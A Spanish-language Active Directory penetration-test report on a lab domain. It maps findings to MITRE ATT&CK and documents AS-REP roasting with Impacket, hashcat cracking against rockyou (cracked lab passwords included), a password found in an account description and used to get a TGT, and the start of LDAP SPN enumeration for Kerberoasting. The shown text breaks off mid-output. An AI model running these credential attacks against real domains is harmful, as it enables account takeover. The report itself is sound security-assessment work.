VULN-MAN-002	Kerberoasting - SPNs Expuestos	**Manual**	Kerberoasting	**T1558.003**	**Credential Access**
VULN-MAN-003	Configuraciones Kerberos Inseguras	**Manual**	Steal or Forge Authentication Certificates	**T1649**	**Credential Access**
VULN-MAN-005	SMB Message Signing Opcional	**Manual**	SMB Relay Attack	**T1557.001**	**Lateral Movement**
VULN-MAN-006	Sesiones Nulas SMB Activas	**Manual**	Network Share Discovery	**T1135**	**Discovery**
VULN-MAN-007	Servicios NetBIOS Expuestos	**Manual**	Network Service Discovery	**T1046**	**Discovery**
VULN-MAN-009	Credenciales Expuestas en Descriptions	**Manual**	Unsecured Credentials: Private Keys	**T1552.004**	**Credential Access**
VULN-MAN-010	Membresía Crítica en Grupo DnsAdmins	**Manual**	Domain Policy Modification	**T1484.002**	**Privilege Escalation**
VULN-MAN-011	Base de Usuarios Completamente Expuesta	**Manual**	Account Discovery: Domain Account	**T1087.002**	**Discovery**

Matriz de Mapeo MITRE ATT&CK Enterprise					
VULN-MAN-012	Configuraciones DCSync Habilitadas	**Manual**	DCSync	**T1003.006**	**Credential Access**
VULN-OV-001	DCE/RPC Services Enumeration	**OpenVAS**	System Service Discovery	**T1007**	**Discovery**
VULN-OV-002	ICMP Timestamp Information Disclosure	**OpenVAS/Nessus**	System Time Discovery	**T1124**	**Discovery**

Análisis de Tácticas MITRE ATT&CK por Frecuencia

Táctica	Cantidad	Porcentaje	Vulnerabilidades Críticas
Credential Access	11	39.3%	9 críticas
Discovery	8	28.6%	2 críticas
Privilege Escalation	3	10.7%	3 críticas
Defense Evasion	2	7.1%	1 crítica
Initial Access	2	7.1%	0 críticas
Lateral Movement	1	3.6%	1 crítica
Persistence	1	3.6%	0 críticas
Impact	1	3.6%	1 crítica

Conclusiones del Análisis Consolidado

◆ Hallazgos Críticos del Análisis Integral:

- **27 vulnerabilidades únicas** técnicamente validadas
- **Estado de riesgo CRÍTICO** - compromiso completo estimado en 2-4 horas
- **15 vulnerabilidades de máxima severidad** (CVSS ≥8.5)
- **4 cadenas de ataque independientes** identificadas

◆ Efectividad Metodológica:

- **PingCastle:** 100% cobertura vulnerabilidades AD específicas
- **Análisis Manual:** 43% hallazgos adicionales esenciales

- **Herramientas Generalistas:** 6-12% efectividad limitada

El análisis consolidado establece una base técnica sólida de **27 vulnerabilidades validadas** mediante triangulación metodológica, proporcionando preparación completa para la fase de explotación controlada con vectores prioritarios y herramientas configuradas.

Preparación para Fase de Explotación

◆ **Vectores de Ataque Validados para Explotación (9 vectores):**

1. **AS-REP Roasting (VULN-PC-MAN-001)** - Impacket GetNPUsers contra 5 cuentas
2. **Kerberoasting (VULN-MAN-002)** - Extracción tickets TGS
3. **Políticas Débiles (VULN-PC-MAN-008)** - Password spraying con Kerbrute
4. **LDAP Anónimo (VULN-PC-MAN-004)** - Enumeración masiva sin credenciales
5. **Credenciales Expuestas (VULN-MAN-009)** - Validación directa de 4 cuentas
6. **Configuraciones Kerberos Inseguras (VULN-MAN-003)** - Tickets persistentes
7. **SMB Signing Opcional (VULN-MAN-005)** - Ataques relay con Responder
8. **Sesiones Nulas SMB (VULN-MAN-006)** - Acceso IPC$ sin autenticación
9. **NetBIOS Expuesto (VULN-MAN-007)** - Enumeración legacy

Herramientas y Técnicas Preparadas

Para la explotación controlada se ha configurado el arsenal técnico documentado en la sección 3.4.3, específicamente:

➢ **Impacket Suite :** GetNPUsers, GetUserSPNs, SecretsDump para ataques específicos Kerberos y extracción de credenciales del dominio.

➢ **BloodHound/SharpHound:** Análisis gráfico de relaciones AD para identificar rutas de escalada de privilegios y mapeo de usuarios de alto valor.

➢ **Hashcat:** Software para cracking eficiente de hashes AS-REP, TGS y NTLM extraídos durante la explotación.

➢ **Kerbrute:** Automatización de ataques de password spraying contra las políticas débiles identificadas.

➢ **NetExec:** Validación de credenciales obtenidas y facilitación del movimiento lateral en el

entorno Active Directory.

➢ **Responder:** Captura adicional de hashes NTLM mediante envenenamiento LLMNR/NBT-NS para complementar la explotación.

➢ **Mimikatz:** Herramienta de post-explotación para extracción de credenciales desde LSASS, manipulación de tickets Kerberos y técnicas de persistencia avanzada.

Las herramientas están configuradas y validadas según la documentación de instalación y verificación previa, estableciendo una base sólida para avanzar hacia la validación práctica documentada en la siguiente sección del informe.

4.7 Fase de Explotación

La fase de explotación válida el impacto real de las vulnerabilidades identificadas mediante técnicas específicas de compromiso Active Directory. Esta fase utiliza herramientas especializadas de la suite Impacket y técnicas de ataque Kerberos para confirmar la explotabilidad práctica de las configuraciones vulnerables implementadas.

La metodología sigue una progresión lógica desde técnicas de acceso inicial sin credenciales hasta ataques avanzados de post-compromiso, validando cada vector identificado y demostrando el impacto real en un entorno empresarial con configuraciones similares.

4.7.1 VULN-PC-MAN-001 – AS-REP Roasting con Impacket GetNPUsers

La técnica AS-REP Roasting fue implementada exitosamente, aprovechando cuentas sin requerimiento de preautenticación Kerberos. Se utilizó el usuario "**tokio**" con credenciales válidas "**proyecto**" para enumeración autenticada contra el controlador de dominio.

◆ **Comando ejecutado:**

```
impacket-GetNPUsers domain.local/tokio:proyecto -dc-ip 192.168.37.10
-request
```

```
┌──(ilanami㉿ilanami)-[~/kerbrute/impacket/build/scripts-3.13]
└─$ impacket-GetNPUsers DOMAIN.local/tokio:proyecto -dc-ip 192.168.37.10 -request

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Name               MemberOf                                  PasswordLastSet             LastLogon                   UAC
-----------------  ----------------------------------------  --------------------------  --------------------------  --------
hatty.marie-ann                                              2025-08-10 18:46:35.124017  2025-08-20 19:15:56.219416  0x400200
jania.drona                                                  2025-08-10 18:46:35.186234  2025-08-20 19:15:56.235010  0x400200
barbra.launce      CN=sales,CN=Users,DC=domain,DC=local      2025-08-10 18:46:35.077006  2025-08-20 19:15:56.235010  0x400200
jerrilyn.marylynne                                           2025-08-10 18:46:35.342431  2025-08-20 19:15:56.235010  0x400200
alexia.lynea                                                 2025-08-10 18:46:35.217421  2025-08-20 19:15:56.235010  0x400200


$krb5asrep$23$hatty.marie-ann@DOMAIN.LOCAL:fcadfe4af62c33304269f3b7da9b48f5$2f737928d9f5504b2f55c90e0ec30b02bade76eb5337fcf89a4ef942
bf1ea7e64578fd9629085f43684e53ed555a4bd27d0c364647fd306aaa12bea6054515e09dc412464af18bca4a2bc7f25b43b66df606bdeaad096e19beaa14c088e6
c75ffaa348b2b85e95162dd28df9468a342d9d34ce467fb7aa9102a1145946f8c20ffe77f04f2a49fcd9568c48ffeb57aec688e587b1c911a8002bf1af5b0f51009b
188d921382eb66cba371632b07b109ea9b7fc501f7759268775d7e9f6ac69be1fb18e5cd5586e83037acbb14fe34b971320c6be473fc363c15d10d26edd8b0e4ed6f
418a42ac13c38e4510d9
$krb5asrep$23$jania.drona@DOMAIN.LOCAL:4ecd0d3f8b5126eae41285f88060bf4b$2be0dcb07f7785093156281fab2cad2af54ec7c2ab5602e4048e3930aa62
8edd67a659bc15d13a9cd97b2620e33a33a86c407a377f65f2ebb180289818109c1f422b5396a778647a5ecd800f1d3edf1e8bab95c982d931bbd4e25a28f6c31a5a
e65af18415877a2d9075e52d6d52d90bfe8d3c1381fa6431233f3d7a28782a5a235922b781e70d3c9b274f00cc678db1c5ed86a0a599686f9034f17e309483b59eee
66d74525f9fc7b869c18879ee26511ef611bb26b7eed228a2730bdc3145b1bbed5f9021260f02599ca9b051c2b1e734f4b00d4c7d092ca50839beaa2a16d8a8c26f9
e5e6ec588653e93a
$krb5asrep$23$barbra.launce@DOMAIN.LOCAL:91f348db10ff36fb4898764cb89cd27b$75fab031dd27243608aed51356d654e4f28bff913591b4792fe9bdfb82
ffa0c5243bf5c35dc788b70ba1666ebf7f3ca9d994f8952cfdf75e7043948c63db8e72046215e5a283e17ad1a0c329c7fc52be6276d1adf8f59ebf96a90956010545
be8a1f4d0504d878fe0033bc8d324244d20473e7394c82314a7b4a99013be8a186fda71eae077f11b88c0285214edf075202601673 8b10d9efe00c69bb320742cec5
ce179a40799619ee7b0970982a660557cf42a7ef599b5d9bbc19243b051f838d0451f8bbe10c045ec9d59e81133b6dddbbc926b22012d85d622244409c6d58b4d399
61d49960b55c7100e9
$krb5asrep$23$jerrilyn.marylynne@DOMAIN.LOCAL:cecc8866725a59da0a4ea85c9aab2ea7$7e02952da43bd5c8d0695b1f41faacf129d747b5c680a9c2aee44
f6de0664d6c5c8e8c9caca401c9a2900aa54674b88568222543a7ee75b68a39c8b66397848c7ecfa20383677680851dc0c07201550643e149652a1b7e58e8fcf4bbf
643a8a4e8d05427bee9bf23cceb3d48136172d742324b1ff9c32e30794a123637057b681960430a8d5c8e098eb64d18742dfef00323d7f37ce3f33231b1f890c9038
623063ef274b3e93be422ea28aa747006cad1745d7e8dc9323071be63b5397d0045860890db7106b17e6cdc6d04913b6673b38c03e69da5d6dce762892f8070e3f1a
d5265860aab909fc811192b
$krb5asrep$23$alexia.lynea@DOMAIN.LOCAL:8fce3290ae6f2ab22d3ae89b98aca78d$9105b23a5f1fe3b3cbdaa09373e37d18186257c843ac1cf6b54381290b7
e6741c79d09e6a1b42f0de133f656404272c42a9e912a724204ae6b93383f020d354d6bbbd8ae8f786cac2561cba4c185c206e5c0129f3e19d87744a87c6a3225b71
1d7e7bc979283b2c01e697a678ac0c0ab76e957658e136b1b0bf8105dde4cb440f9f1e896de21b275f1b32c49ea5a35313b9264fd26ecc1dc90f9abc8bf175ef84bb
d2323053b8db1bcfe397b3da4982ff883032d10516ac1c00835d26ed579f4ceefac3206e31eac2c06aabe9db1e03356e1b552db78154a538c58e80a2b316d74f4712
```

[Evidencia: 86a_ASREP_Roasting_Ejecucion.png] - Salida mostrando la enumeración de los usuarios y sus respectivos hashes.

Usuarios identificados con DONT_REQ_PREAUTH:

- hatty.marie-ann
- jania.drona
- barbara.launce
- jerrilyn.marylynne
- alexia.lynea


Se confirmó que el entorno permite extracción directa de hashes AS-REP sin autenticación previa. Los hashes tipo **$krb5asrep$23$** fueron almacenados para descifrado offline.

Proceso de Cracking con Hashcat

Una vez obtenidos los hashes AS-REP durante la ejecución de GetNPUsers, se procede al análisis offline de los mismos utilizando Hashcat como herramienta especializada en cracking de hashes criptográficos. Este proceso válida la debilidad de las contraseñas implementadas y demuestra el impacto real de la vulnerabilidad AS-REP Roasting.

◆ **Almacenamiento automatizado de hashes obtenidos**

```
# Extracción automatizada de hashes AS-REP con redirección a
archivo
impacket-GetNPUsers DOMAIN.local/tokio:proyecto -dc-ip
192.168.37.10 -request > asrep_raw.txt

# Filtrado automático de hashes para cracking
grep "\$krb5asrep\$23" asrep_raw.txt > hashes.asrep

# Verificación del archivo generado
cat hashes.asrep
```



[Evidencia: 86b_Almacenamiento_Hashes_ASREP.png] - Extracción y almacenamiento automatizado de hashes AS-REP.

◆ **Verificación de formato de hash:**

```
# Validación de formato Kerberos AS-REP
hashcat --example-hashes | grep -A 5 -B 5 18200

# Verificación de integridad de hashes
wc -l hashes.asrep
head -n 1 hashes.asrep | cut -d'$' -f1-4
```

```
┌──(ilanami㉿ilanami)-[~/tools]
└─$ hashcat --example-hashes | grep -A 5 -B 5 18200
  Self.Test.Enabled...: Yes
  Potfile.Enabled.....: Yes
  Custom.Plugin.......: No
  Plaintext.Encoding..: ASCII, HEX

Hash mode #18200
  Name................: Kerberos 5, etype 23, AS-REP
  Category............: Network Protocol
  Slow.Hash...........: No
  Password.Len.Min....: 0
  Password.Len.Max....: 256

┌──(ilanami㉿ilanami)-[~/tools]
└─$ wc -l hashes.asrep
5 hashes.asrep

┌──(ilanami㉿ilanami)-[~/tools]
└─$ head -n 1 hashes.asrep | cut -d'$' -f1-4

$krb5asrep$23$hatty.marie-ann@DOMAIN.LOCAL:165941d65624af577329195954f9b0de
```

[Evidencia: 86c_Hash_Format_Verification.png] - Validación del formato hash

◆ **Preparación de wordlists**

```
# Verificación de wordlist principal
ls -la /usr/share/wordlists/rockyou.txt
wc -l /usr/share/wordlists/rockyou.txt
```

```
┌──(ilanami㉿ilanami)-[~/tools]
└─$ ls -la /usr/share/wordlists/rockyou.txt
-rw-r--r-- 1 root root 139921507 may 12  2023 /usr/share/wordlists/rockyou.txt

┌──(ilanami㉿ilanami)-[~/tools]
└─$ wc -l /usr/share/wordlists/rockyou.txt
14344392 /usr/share/wordlists/rockyou.txt
```

[Evidencia: 86d_Wordlist_Preparation.png] - Wordlist rockyou.txt (14,344,385 entradas).

◆ **Ejecución del ataque :**

```
# Comando principal de cracking
hashcat -m 18200 hashes.asrep /usr/share/wordlists/rockyou.txt
--force

# Visualización de resultados hashcat -m 18200 hashes.asrep
/usr/share/wordlists/rockyou.txt --force --show
```

[Evidencia: 86e_Hashcat_Rockyou_Execution.png] - Proceso de cracking ejecutándose.

```
┌──(ilanami㉿ilanami)-[~/tools]
└─$ hashcat -m 18200 hashes.asrep /usr/share/wordlists/rockyou.txt --force --show
$krb5asrep$23$hatty.marie-ann@DOMAIN.LOCAL:165941d65624af577329195954f9b0de$d3e941c3b0bc932213d4a2724c08c8aba
5884bc730eb3086bd071211eddb35a226c4eedf503e5d8d880af96b35610fe921b402baab4e27ac4df12895199668be1c879fe32ecf69
0b2fc7a3e0a48274dfcbaaeb0ed2e9c561bd0697143e5eedf496bcac5a40a14829f231ab9a42adc524a2f705322920d9e1d2c1cb06094
1b82bfc79a54da9885bfc3da1ab8a17cce6614281a512bc2b9b4aeca6032d16f52dc8fac0191a13545290408803f0c1eee7e2b841070d
104a7ddd38199c287e40aad07ac0feb3d9fe5b975e3ec5e7df06f795c30c56bf61a35f29879ca558811dec1d39c6c7b0246006663c8d5
ea8:buddy
$krb5asrep$23$jania.drona@DOMAIN.LOCAL:224137e9838bc137a2596c6b09fe74e8$734471706766980 66c1ba6b2344efaf840d99
cf5d11a38fab3a89c2d2378ef2cd793eaba35c16f4b4eee7e9f3598050cf9bea9253b5e0a04c96754ca1bd3c187d85e74deab6314714a
fad09e98f92c6456f9938c140603873368849b8a1fa1eb79187161528d642df6898fd583f49c86630807c667eacc06555927c632348ea
ed01e63ad799fba116806a9f41741c6fba2367af9d39cbc0984cbdb675b61edc473e6119792778efec48190114f1f6fa8c851f2f8c5b6
09602e22e0a52398d6dd7d99ee905f49dfcde95922533bad0c43b9b6be2cee37e74578134e2086671d7885fa004d0ca1369eaad837f9:
baseball
$krb5asrep$23$barbra.launce@DOMAIN.LOCAL:275cf5d6a5f5c185073687de2aa15f3e$3bc97ad451f9ffffbd22ead786f59430b93
4890cd89fdf94ac32ba50bbf8f5e452fccdca383dbd603f65009f006e468ef88030f27014486f7c2c16efb49b13e3dc330b64d36c3f0e
ea9a26acec54ce45740f66484c7735913d95f2f50efbf53995152380326eae9d54594f1535760983aa0758f624ef58a9e0e05730248d1
b1e264c353818e418f90131e68be1ef8f253aa001268734cd6da753804ee022d65d1ef453a8156b342831ff3d4a450ab065f735488a9f
22fbde7a072c0da0ff5d7a49383ccd2c8473df0b3d1ef104f558afaa682c850d1cc999b47a56760a2c2808d0ada1b56dc6c097f376b02
3:barney
$krb5asrep$23$alexia.lynea@DOMAIN.LOCAL:28adfd4643d27da02576bcb694ad66b7$1bd31da46f5072bec1b08fc6e9141fcb51a8
c1e588eec5debc922980b98f1ec330d260ee2912859e7b3f9832c2f6d6f1f45b928a912caf7bf204c630705947ff5fcfde5c9ee92e8cd
8e86f1e34be4031a522a4afbd1409ed55ea6d5723330f85b5d94438168f1d9fb2c1b80f6868dd3c49d9cff94fb29921cd2f1d5b38a626
db3032163efd2830786a205d59ed27116b77fb1a2b5fb6766e5b1b601c12bbb8e414dced578378556106a9cde8989908278e46055c873
cff91c1ceef9ed08d4114570e8589790aee636bdfb433e978198a2c8acb0b847d496b9c5a33aad745c1ce26c1fbc7fd7894a0ba29259f
:buster
```

[Evidencia: 86f_Hashcat_Successful_Cracks.png] - Credenciales recuperadas exitosamente.

Credenciales obtenidas

- ➔ alexia.lynea: **buster**
- ➔ hatty.marie-ann: **buddy**
- ➔ barbra.launce: **barney**
- ➔ jania.drona: **baseball**
- ➔ jerrilyn.marylynne: **[No Crackeada - Credencial en texto plano]**

Estadísticas del proceso de cracking

- **Total de hashes:** 5
- **Hashes crackeados:** 4
- **Tasa de éxito:** 80%
- **Tiempo total:** 23 segundos
- **Velocidad promedio:** 1,912.6 kH/s
- **Hardware:** Intel Core i5-8600 @ 3.10GHz

```
┌──(ilanami㉿ilanami)-[~/tools]
└─$ total_hashes=5
cracked_hashes=4
success_rate=80.00

echo "Total de hashes: $total_hashes"
echo "Hashes crackeados: $cracked_hashes"
echo "Tasa de éxito: $success_rate%"
Total de hashes: 5
Hashes crackeados: 4
Tasa de éxito: 80.00%
```

[Evidencia: 86g_Cracking_Statistics.png] Métricas de efectividad.

Análisis Técnico del Cracking

◆ **Factores que facilitaron el éxito:**

- **Longitud promedio:** 6.25 caracteres
- **Composición:** Únicamente caracteres alfabéticos minúsculas
- **Entropía reducida:** Palabras comunes del idioma inglés
- **Ausencia:** Caracteres especiales, números o mayúsculas

Análisis del vector no exitoso: La cuenta jerrilyn.marylynne resistió rockyou.txt, indicando política diferenciada con posible implementación de caracteres no alfabéticos o longitud superior.

◆ **Credencial Expuesta en Enumeración:**

Durante la enumeración con enum4linux, se identificó para jerrilyn.marylynne una contraseña expuesta en el atributo Description, completando la 5ª credencial.

– Comando referenciado:

```
enum4linux -u "tokio" -p "proyecto" -a 192.168.37.10
```

– Salida identificada:

```
Account: jerrilyn.marylynne    Desc: User Password  !]!9%>M3W;_)
```

[Evidencia: 86h_Password_jerrilyn.png] - Contraseña expuesta en Description.


Verificación de la credencial

– Comando de verificación:

```
impacket-getTGT 'domain.local/jerrilyn.marylynne:!]!9%>M3W;_)'
-dc-ip 192.168.37.10
```

– Resultado:

```
[*] Saving ticket in jerrilyn.marylynne.ccache
```



[Evidencia: 86i_Resultado_Exitoso_Ticket_Obtenido_jerrilyn.png] - TGT obtenido exitosamente.

Correlación con marcos de referencia técnica

- ➢ **MITRE ATT&CK T1558.004**: Validación exitosa de técnica AS-REP Roasting
- ➢ **CWE-521**: Weak Password Requirements - confirmado en 4 de 5 cuentas
- ➢ **CVSS 3.1 Vector**: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N (Puntuación: 7.5)

Impacto validado

La validación operacional confirmó la explotabilidad práctica del vector VULN-PC-MAN-001:

◆ **AS-REP Roasting exitoso:**

- **5 usuarios** con DONT_REQ_PREAUTH identificados
- **4/5 hashes crackeados** con rockyou.txt (80% éxito)
- **1 credencial adicional** obtenida por VULN-MAN-009 (Description)
- **5/5 cuentas totales** con contraseña conocida

◆ **Capacidades habilitadas:**

- Autenticación Kerberos con usuarios válidos
- Acceso a servicios de AD bajo identidades legítimas
- Facilitación de movimiento lateral
- Posibles escaladas de privilegios con baja trazabilidad
- Uso de TGT pre-emitidos para persistencia

El resultado completo de **5/5 credenciales recuperadas** establece una base sólida para técnicas avanzadas de post-compromiso y movimiento lateral en fases posteriores del análisis.

4.7.2 VULN-MAN-002 – Kerberoasting: Proceso de Descubrimiento de SPNs

La técnica Kerberoasting explota cuentas de servicio configuradas con Service Principal Names (SPNs) para obtener tickets TGS que pueden ser sometidos a ataques de fuerza bruta offline. Para validar la presencia de esta vulnerabilidad, se inició una enumeración sistemática utilizando las credenciales previamente configuradas "**tokio:proyecto**".


– ***Fase 1: Enumeración Inicial con Herramientas Estándar***

◆ **Comprobación con con Impacket GetUserSPNs:**

```
impacket-GetUserSPNs       domain.local/tokio:proyecto       -dc-ip
192.168.37.10 -request
```

◆ **Resultado:**

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated
companies
No entries found!
```



[Evidencia: 87a_GetUserSPNs_Initial_Failure.png] - Resultado negativo con herramienta estándar.

◆ **Interpretación**

El resultado "No entries found!" puede deberse a filtros internos, permisos insuficientes o SPNs en cuentas especiales no detectadas automáticamente.

– *Fase 2: Verificación Alternativa con Consultas LDAP*

◆ **Consulta LDAP autenticada:**

```
# Consulta LDAP con credenciales válidas
ldapsearch -x -H ldap://192.168.37.10 -D 'tokio@domain.local' -w
'proyecto' \
-b 'DC=domain,DC=local'
'(&(objectClass=user)(servicePrincipalName=*))' \
sAMAccountName servicePrincipalName userAccountControl
```

◆ **Resultado - Descubrimiento exitoso:**

Cuenta	DN	userAccControl	SPNs
WIN-B820FDLIP42$	CN=WIN-B820FDLIP42,OU=Domain Controllers	532480	20+ SPNs del controlador
krbtgt	CN=krbtgt,CN=Users	514	kadmin/changepw
exchange_svc$	CN=exchange_svc,CN=Managed Service Accounts	4096	exchange_svc/exserver.domain.local
mssql_svc$	CN=mssql_svc,CN=Managed Service Accounts	4096	mssql_svc/mssqlserver.domain.local
http_svc$	CN=http_svc,CN=Managed Service Accounts	4096	http_svc/httpserver.domain.local

```
┌──(ilanami㉿ilanami)-[~/kerbrute/impacket]
└─$ ldapsearch -x -H ldap://192.168.37.10 -D 'hatty.marie-ann@domain.local' -w 'buddy' \
-b 'DC=domain,DC=local' '(&(objectClass=user)(servicePrincipalName=*))' \

# extended LDIF
#
# LDAPv3
# base <DC=domain,DC=local> with scope subtree
# filter: (&(objectClass=user)(servicePrincipalName=*))
# requesting: ALL
#

# WIN-B820FDLIP42, Domain Controllers, domain.local
dn: CN=WIN-B820FDLIP42,OU=Domain Controllers,DC=domain,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
objectClass: computer
cn: WIN-B820FDLIP42
distinguishedName: CN=WIN-B820FDLIP42,OU=Domain Controllers,DC=domain,DC=local
instanceType: 4
whenCreated: 20250810114408.0Z
whenChanged: 20250820174925.0Z
uSNCreated: 12293
uSNChanged: 32779
name: WIN-B820FDLIP42
objectGUID:: /FQ0ZJQ49ES/ccrlzfNdUw==
userAccountControl: 532480
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 0
lastLogoff: 0
lastLogon: 134008833504792665
localPolicyFlags: 0
pwdLastSet: 133992998804446609
primaryGroupID: 516
objectSid:: AQUAAAAAAAUVAAAAs1/qt3Q6LfY87c6P6AMAAA==
accountExpires: 9223372036854775807
logonCount: 140
sAMAccountName: WIN-B820FDLIP42$
sAMAccountType: 805306369
operatingSystem: Windows Server 2019 Standard Evaluation
operatingSystemVersion: 10.0 (17763)
serverReferenceBL: CN=WIN-B820FDLIP42,CN=Servers,CN=Default-First-Site-Name,CN
 =Sites,CN=Configuration,DC=domain,DC=local
dNSHostName: WIN-B820FDLIP42.domain.local
rIDSetReferences: CN=RID Set,CN=WIN-B820FDLIP42,OU=Domain Controllers,DC=domai
 n,DC=local
servicePrincipalName: Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/WIN-B820FDLIP4
 2.domain.local
servicePrincipalName: ldap/WIN-B820FDLIP42.domain.local/ForestDnsZones.domain.
 local
servicePrincipalName: ldap/WIN-B820FDLIP42.domain.local/DomainDnsZones.domain.
 local
servicePrincipalName: DNS/WIN-B820FDLIP42.domain.local
servicePrincipalName: GC/WIN-B820FDLIP42.domain.local/domain.local
servicePrincipalName: RestrictedKrbHost/WIN-B820FDLIP42.domain.local
servicePrincipalName: RestrictedKrbHost/WIN-B820FDLIP42
servicePrincipalName: RPC/b3562c73-c150-4bd4-843a-fbc8131e7049._msdcs.domain.l
 ocal
servicePrincipalName: HOST/WIN-B820FDLIP42/DOMAIN
servicePrincipalName: HOST/WIN-B820FDLIP42.domain.local/DOMAIN
servicePrincipalName: HOST/WIN-B820FDLIP42
servicePrincipalName: HOST/WIN-B820FDLIP42.domain.local
servicePrincipalName: HOST/WIN-B820FDLIP42.domain.local/domain.local
servicePrincipalName: E3514235-4B06-11D1-AB04-00C04FC2DCD2/b3562c73-c150-4bd4-
 843a-fbc8131e7049/domain.local
```

```
servicePrincipalName: ldap/WIN-B820FDLIP42/DOMAIN
servicePrincipalName: ldap/b3562c73-c150-4bd4-843a-fbc8131e7049._msdcs.domain.
 local
servicePrincipalName: ldap/WIN-B820FDLIP42.domain.local/DOMAIN
servicePrincipalName: ldap/WIN-B820FDLIP42
servicePrincipalName: ldap/WIN-B820FDLIP42.domain.local
servicePrincipalName: ldap/WIN-B820FDLIP42.domain.local/domain.local
objectCategory: CN=Computer,CN=Schema,CN=Configuration,DC=domain,DC=local
isCriticalSystemObject: TRUE
dSCorePropagationData: 20250810114408.0Z
dSCorePropagationData: 16010101000001.0Z
lastLogonTimestamp: 134001857658525438
msDS-SupportedEncryptionTypes: 28
msDS-GenerationId:: tD9dtAUYo70=
msDFSR-ComputerReferenceBL: CN=WIN-B820FDLIP42,CN=Topology,CN=Domain System Vo
 lume,CN=DFSR-GlobalSettings,CN=System,DC=domain,DC=local

# krbtgt, Users, domain.local
dn: CN=krbtgt,CN=Users,DC=domain,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: krbtgt
description:: Q3VlbnRhIGRlIHNlcnZpY2lvIGRlIGNlbnRybyBkZSBkaXN0cmlidWNpw7NuIGRl
 IGNsYXZlcw==
distinguishedName: CN=krbtgt,CN=Users,DC=domain,DC=local
instanceType: 4
whenCreated: 20250810114408.0Z
whenChanged: 20250810115918.0Z
uSNCreated: 12324
memberOf:: Q049R3J1cG8gZGUgcmVwbGljYWNpw7NuIGRlIGNvbnRyYXNlw7FhIFJPREMgZGVuZWd
 hZGEsQ049VXNlcnMsREM9ZG9tYWluLERDPWxvY2Fs
uSNChanged: 12797
showInAdvancedViewOnly: TRUE
name: krbtgt
objectGUID:: bFTZAzGdS0Kp2pLksW+WGg==
userAccountControl: 514
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 0
lastLogoff: 0
lastLogon: 0
pwdLastSet: 133992998481321340
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAs1/qt3Q6LfY87c6P9gEAAA==
adminCount: 1
accountExpires: 9223372036854775807
logonCount: 0
sAMAccountName: krbtgt
sAMAccountType: 805306368
servicePrincipalName: kadmin/changepw
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=domain,DC=local
isCriticalSystemObject: TRUE
dSCorePropagationData: 20250820183314.0Z
